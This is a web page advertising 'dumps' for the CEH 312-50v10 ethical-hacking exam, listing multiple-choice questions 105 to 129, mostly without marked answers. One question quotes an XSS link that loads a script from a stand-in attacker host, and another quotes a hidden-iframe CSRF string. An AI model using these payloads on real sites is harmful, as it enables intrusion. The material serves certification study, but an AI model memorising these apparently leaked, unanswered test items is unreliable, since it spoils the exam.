
312-50v10 Certification Overview - [May 12, 2022 Latest 312-50v10 PDF Dumps [Q105-Q129



312-50v10 Certification Overview - [May 12, 2022] Latest 312-50v10 PDF Dumps
The Best EC-COUNCIL 312-50v10 Study Guides and Dumps of 2022

Module 9: Social Engineering

The section evaluates the examinees' competency in social engineering; different social engineering methods; insider threats; impersonation on social networks; identity theft; social engineering countermeasures; identifying theft countermeasures; Social Engineering Pen Testing.

Reliable Study Resources

Success in the EC-Council 312-50v10 test is a tough trail. But, it can be simplified with the help of some dependable resources. Fortunately, the vendor itself offers a wide range of training options. These include iLearn, iWeek Master class, and in-person sessions.

iLearn is a self-study course that can be accessed from anywhere. If you choose the iWeek alternative, you will have the facility to learn in an online environment. A live instructor will mentor in this option, making it more like a classroom learning experience. Finally, during the master class training, aspirants will be mentored by world-class instructors and top Infosecurity professionals.

In addition, there are study guides for fruitful self-study that can be found on Amazon. One can try ?CEH v10 Certified Ethical Hacker Study Guide? by Ric Messier and ?CEH Certified Ethical Hacker All-in-One Exam Guide, Fourth Edition? by Matt Walker.

NO.105 In many states sending spam is illegal. Thus, the spammers have techniques to try and ensure that no one knows they sent the spam out to thousands of users at a time. Which of the following best describes what spammers use to hide the origin of these types of e-mails?
* A blacklist of companies that have their mail server relays configured to allow traffic only to their specific domain name.
* Mail relaying, which is a technique of bouncing e-mail from internal to external mails servers continuously.
* A blacklist of companies that have their mail server relays configured to be wide open.
* Tools that will reconfigure a mail server&#8217;s relay component to send the e-mail back to the spammers occasionally.

NO.106 A regional bank hires your company to perform a security assessment on their network after a recent data breach. The attacker was able to steal financial data from the bank by compromising only a single server.

Based on this information, what should be one of your key recommendations to the bank?
* Place a front-end web server in a demilitarized zone that only handles external web traffic
* Require all employees to change their passwords immediately
* Move the financial data to another server on the same IP subnet
* Issue new certificates to the web servers from the root certificate authority
A DMZ or demilitarized zone (sometimes referred to as a perimeter network) is a physical or logical subnetwork that contains and exposes an organization&#8217;s external-facing services to a larger and untrusted network, usually the Internet. The purpose of a DMZ is to add an additional layer of security to an organization&#8217;s local area network (LAN); an external network node only has direct access to equipment in the DMZ, rather than any other part of the network.

References: https://en.wikipedia.org/wiki/DMZ_(computing)

NO.107 Which of the following is a serious vulnerability in the popular OpenSSL cryptographic software library?

This weakness allows stealing the information protected, under normal conditions, by the SSL/TLS

encryption used to secure the Internet.
* SSL/TLS Renegotiation Vulnerability
* Shellshock
* Heartbleed Bug
* POODLE

NO.108 Which of these is capable of searching for and locating rogue access points?
* HIDS
* NIDS
* WISS
* WIPS

NO.109 A large mobile telephony and data network operator has a data center that houses network elements.

These are essentially large computers running on Linux. The perimeter of the data center is secured with

firewalls and IPS systems.

What is the best security policy concerning this setup?
* Network elements must be hardened with user ids and strong passwords. Regular security tests and

audits should be performed.
* As long as the physical access to the network elements is restricted, there is no need for additional

measures.
* There is no need for specific security measures on the network elements as long as firewalls and IPS

systems exist.
* The operator knows that attacks and down time are inevitable and should have a backup site.

NO.110 First thing you do every office day is to check your email inbox. One morning, you received an email from your best friend and the subject line is quite strange. What should you do?
* Delete the email and pretend nothing happened.
* Forward the message to your supervisor and ask for her opinion on how to handle the situation.
* Forward the message to your company&#8217;s security response team and permanently delete the messagefrom your computer.
* Reply to the sender and ask them for more information about the message contents.

NO.111 While doing a Black box pen test via the TCP port (80), you noticed that the traffic gets blocked when you tried to pass IRC traffic from a web enabled host. However, you also noticed that outbound HTTP traffic is being allowed. What type of firewall is being utilized for the outbound traffic?
* Stateful
* Application
* Circuit
* Packet Filtering

NO.112 DNS cache snooping is a process of determining if the specified resource address is present in the DNS cache records. It may be useful during the examination of the network to determine what software update resources are used, thus discovering what software is installed.

What command is used to determine if the entry is present in DNS cache?
* nslookup -fullrecursive update.antivirus.com
* dnsnooping -rt update.antivirus.com
* nslookup -norecursive update.antivirus.com
* dns &#8211;snoop update.antivirus.com

NO.113 You are trying to break into a highly classified top-secret mainframe computer with highest security system in place at Merclyn Barley Bank located in Los Angeles.

You know that conventional hacking doesn&#8217;t work in this case, because organizations such as banks are generally tight and secure when it comes to protecting their systems.

In other words, you are trying to penetrate an otherwise impenetrable system.


How would you proceed?
* Look for &#8220;zero-day&#8221; exploits at various underground hacker websites in Russia and China and buy the necessary exploits from these hackers and target the bank&#8217;s network
* Try to hang around the local pubs or restaurants near the bank, get talking to a poorly-paid or disgruntled employee, and offer them money if they&#8217;ll abuse their access privileges by providing you with sensitive information
* Launch DDOS attacks against Merclyn Barley Bank&#8217;s routers and firewall systems using 100, 000 or more &#8220;zombies&#8221; and &#8220;bots&#8221;
* Try to conduct Man-in-the-Middle (MiTM) attack and divert the network traffic going to the Merclyn Barley Bank&#8217;s

Webserver to that of your machine using DNS Cache Poisoning techniques

NO.114 Shellshock had the potential for an unauthorized user to gain access to a server. It affected many internet-facing services, which OS did it not directly affect?
* Windows
* Unix
* Linux
* OS X

NO.115 Which of the following is a hashing algorithm?
* MD5
* PGP
* DES
* ROT13

NO.116 This is an attack that takes advantage of a web site vulnerability in which the site displays content that includes un-sanitized user-provided data.



```
<ahref="http://foobar.com/index.html?id=%3Cscript%20src=%22
http://baddomain.com/badscript.js %22%3E%3C/script%3E">See foobar</a>
```

What is this attack?
* Cross-site-scripting attack
* SQL Injection
* URL Traversal attack
* Buffer Overflow attack

NO.117 Windows file servers commonly hold sensitive files, databases, passwords and more.

Which of the following choices would be a common vulnerability that usually exposes them?
* Cross-site scripting
* SQL injection
* Missing patches
* CRLF injection

NO.118 Which of the following types of firewalls ensures that the packets are part of the established session?
* Stateful inspection firewall
* Circuit-level firewall
* Application-level firewall
* Switch-level firewall
Explanation

A stateful firewall is a network firewall that tracks the operating state and characteristics of network connections traversing it. The firewall is configured to distinguish legitimate packets for different types of connections. Only packets matching a known active connection (session) are allowed to pass the firewall.

References: https://en.wikipedia.org/wiki/Stateful_firewall

NO.119 A regional bank hires your company to perform a security assessment on their network after a recent data

breach. The attacker was able to steal financial data from the bank by compromising only a single server.

Based on this information, what should be one of your key recommendations to the bank?
- Place a front-end web server in a demilitarized zone that only handles external web traffic
- Require all employees to change their passwords immediately
- Move the financial data to another server on the same IP subnet
- Issue new certificates to the web servers from the root certificate authority


NO.120 This international organization regulates billions of transactions daily and provides security guidelines to protect personally identifiable information (PII). These security controls provide a baseline and prevent low-level hackers sometimes known as script kiddies from causing a data breach.

Which of the following organizations is being described?
- Payment Card Industry (PCI)
- Center for Disease Control (CDC)
- Institute of Electrical and Electronics Engineers (IEEE)
- International Security Industry Organization (ISIO)

The Payment Card Industry Data Security Standard (PCI DSS) is a proprietary information security standard for organizations that handle branded credit cards from the major card schemes including Visa, MasterCard, American Express, Discover, and JCB. The PCI DSS standards are very explicit about the requirements for the back end storage and access of PII (personally identifiable information).

References: https://en.wikipedia.org/wiki/Payment_Card_Industry_Data_Security_Standard

NO.121 A company firewall engineer has configured a new DMZ to allow public systems to be located away from the internal network. The engineer has three security zones set:



```
Untrust (Internet) - (Remote network = 217.77.88.0/24)
DMZ (DMZ) - (11.12.13.0/24)
Trust (Intranet) - (192.168.0.0/24)
```

The engineer wants to configure remote desktop access from a fixed IP on the remote network to a remote desktop server in the DMZ. Which rule would best fit this requirement?
- Permit 217.77.88.0/24 11.12.13.0/24 RDP 3389
- Permit 217.77.88.12 11.12.13.50 RDP 3389
- Permit 217.77.88.12 11.12.13.0/24 RDP 3389
- Permit 217.77.88.0/24 11.12.13.50 RDP 3389

NO.122 You are performing information gathering for an important penetration test. You have found pdf, doc, and

images in your objective. You decide to extract metadata from these files and analyze it. What tool will help

you with the task?
- Armitage
- Dmitry
- Metagoofil
- cdpsnarf

NO.123 An attacker changes the profile information of a particular user (victim) on the target website. The attacker uses this string to update the victim&#8217;s profile to a text file and then submit the data to the attacker&#8217;s

database.


<iframe src=&#8221;&#8221;http://www.vulnweb.com/updateif.php&#8221;&#8221;
style=&#8221;&#8221;display:none&#8221;&#8221;></iframe>

What is this type of attack (that can use either HTTP GET or HTTP POST) called?
* Cross-Site Request Forgery
* SQL Injection
* Browser Hacking
* Cross-Site Scripting

NO.124 What do Trinoo, TFN2k, WinTrinoo, T-Sight, and Stracheldraht have in common?
* All are hacking tools developed by the legion of doom
* All are tools that can be used not only by hackers, but also security personnel
* All are DDOS tools
* All are tools that are only effective against Windows
* All are tools that are only effective against Linux

NO.125 What is the correct PCAP filter to capture all TCP traffic going to or from host 192.168.0.125 on port 25?
* tcp.src == 25 and ip.host == 192.168.0.125
* host 192.168.0.125:25
* port 25 and host 192.168.0.125
* tcp.port == 25 and ip.host == 192.168.0.125

NO.126 A penetration tester is conducting a port scan on a specific host. The tester found several ports opened that were confusing in concluding the Operating System (OS) version installed. Considering the NMAP result below, which of the following is likely to be installed on the target machine by the OS?



```
Starting NMAP 5.21 at 2011-03-15 11:06
NMAP scan report for 172.16.40.65
Host is up (1.00s latency).
Not shown: 993 closed ports
PORT      STATE        SERVICE
21/tcp     open         ftp
23/tcp     open         telnet
80/tcp     open         http
139/tcp    open         netbios-ssn
515/tcp    open
631/tcp    open         ipp
9100/tcp   open
MAC Address: 00:00:48:0D:EE:89
```

* The host is likely a printer.
* The host is likely a Windows machine.
* The host is likely a Linux machine.
* The host is likely a router.
The Internet Printing Protocol (IPP) uses port 631.

References: https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers

NO.127 A medium-sized healthcare IT business decides to implement a risk management strategy. Which of the following is NOT one of the five basic responses to risk?


- Accept
- Delegate
- Mitigate
- Avoid

NO.128 An LDAP directory can be used to store information similar to a SQL database. LDAP uses a ____ database structure instead of SQL&#8217;s ______ structure. Because of this, LDAP has difficulty representing many-to-one relationships.

- Strict, Abstract
- Simple, Complex
- Relational, Hierarchical
- Hierarchical, Relational

NO.129 (Note: the student is being tested on concepts learnt during passive OS fingerprinting, basic TCP/IP connection concepts and the ability to read packet signatures from a sniff dump.). Snort has been used to capture packets on the network. On studying the packets, the penetration tester finds it to be abnormal. If you were the penetration tester, why would you find this abnormal?

What is odd about this attack? Choose the best answer.



```
05/20-17:06:45.061034 192.160.13.4:31337 -> 172.16.1.101:1 TCP TTL:44 TOS:0x10 ID:242
***FRP** Seq: OXA1D95 Ack: 0x53 Win: 0x400
...
05/20-17:06:58.685879 192.160.13.4:31337 ->
172.16.1.101:1024
TCP TTL:44 TOS:0x10 ID:242
***FRP** Seq: 0XA1D95 Ack: 0x53 Win: 0x400
```

- This is not a spoofed packet as the IP stack has increasing numbers for the three flags.
- This is back orifice activity as the scan comes from port 31337.
- The attacker wants to avoid creating a sub-carries connection that is not normally valid.
- These packets were crafted by a tool, they were not created by a standard IP stack.

Valid 312-50v10 Exam Updates - 2022 Study Guide: https://www.vceprep.com/312-50v10-latest-vce-prep.html]